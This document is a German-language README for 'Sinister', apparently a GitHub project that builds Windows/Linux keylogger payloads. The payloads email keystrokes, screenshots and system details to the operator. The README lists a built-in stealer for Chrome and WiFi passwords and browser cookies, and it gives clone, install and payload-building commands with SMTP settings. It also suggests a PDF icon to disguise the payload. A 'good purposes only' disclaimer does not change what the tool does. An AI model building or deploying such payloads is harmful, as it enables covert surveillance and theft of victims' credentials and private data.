
 pushpenderindia/sinister
Sinister ist ein Windows/Linux-Keylogger-Generator, der Tastenanschläge per E-Mail zusammen mit anderen interessanten Zielinformationen sendet.






Dieses kleine Python-Skript kann wirklich tolle Arbeit leisten.
Sinister ist ein Keylogger-Generator für Windows/Linux, der Key-Logs und Screenshots per E-Mail sendet, zusammen mit anderen nützlichen Zielinformationen, geschrieben in Python 3.
:computer: Dieses Projekt wurde nur für gute Zwecke und den persönlichen Gebrauch erstellt.
DIESE SOFTWARE WIRD OHNE JEGLICHE GEWÄHRLEISTUNG BEREITGESTELLT. SIE NUTZEN DIESE SOFTWARE AUF EIGENES RISIKO. DIE NUTZUNG LIEGT IN DER VOLLEN VERANTWORTUNG DES ENDNUTZERS. DIE ENTWICKLER ÜBERNEHMEN KEINE HAFTUNG UND SIND NICHT VERANTWORTLICH FÜR MISSBRAUCH ODER SCHÄDEN, DIE DURCH DIESES PROGRAMM VERURSACHT WERDEN.
| Servername | SMTP-Server | SMTP-Port |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| Der integrierte Stealer kann diese Dinge stehlen: |
|---|
| Chrome-Browser (gespeicherte Passwörter) |
| WiFi (gespeicherte Passwörter) |
| Chrome-Cookies (Login-Daten, Cookies, Verlauf) |
| Firefox-Cookies (cookies.sqlite) |
| Diese Dinge werden erfasst und gesendet: |
|---|
| Betriebssystem |
| Computername |
| Benutzername |
| Öffentliche IPv4 |
Am 30. Mai 2022 hat Google die Funktion für weniger sichere Apps entfernt. Verwenden Sie daher statt des Gmail-Passworts:
anwendungsspezifische Passwort beim Erstellen der Payload. Kali Linux – ROLLING EDITION
Windows 10
Windows 8.1 – Pro
Windows 7 – Ultimate
# Navigieren Sie zum /opt-Verzeichnis (optional)
$ cd /opt/

# Klonen Sie dieses Repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Navigieren Sie zum Sinister-Ordner
$ cd Sinister

# Abhängigkeiten installieren
$ bash installer_linux.sh

*** Hinweis: Wenn während der Ausführung von installer_linux.sh das Python-Installationsdialogfeld erscheint ***
    * Klicken Sie auf "Benutzerdefinierte Installation"
    * Wählen Sie Pfad zu: C:/Python37-32
    ### Damit Python in diesem Pfad installiert wird (in Wine): ~/.wine/drive_c/Python37-32

# Falls Sie Fehler bei der Ausführung von installer_linux.sh erhalten, versuchen Sie die Installation mit installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# Payload/RAT erstellen
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Payload mit GMAIL SMTP-Server, Port-Konfiguration (Standards: SMTP-Server = smtp.gmail.com, SMTP-Port = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Payload mit OUTLOOK SMTP-Server, Port-Konfiguration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# Payload mit YAHOO SMTP-Server, Port-Konfiguration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

Hinweis: Sie können auch unsere benutzerdefinierten Icons aus dem icon-Ordner verwenden, z.B. --icon icon/pdf.ico
# Abhängigkeiten installieren
$ Installieren Sie die neueste Python 3.x

# Klonen Sie dieses Repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Wechseln Sie in das Repository
$ cd Sinister

# Abhängigkeiten installieren
$ python -m pip install -r requirements.txt

# Öffnen Sie Sinister.py in einem Texteditor und konfigurieren Sie Zeile 16: WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# Hilfemenü anzeigen
$ python Sinister.py --help

# Payload/RAT erstellen
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
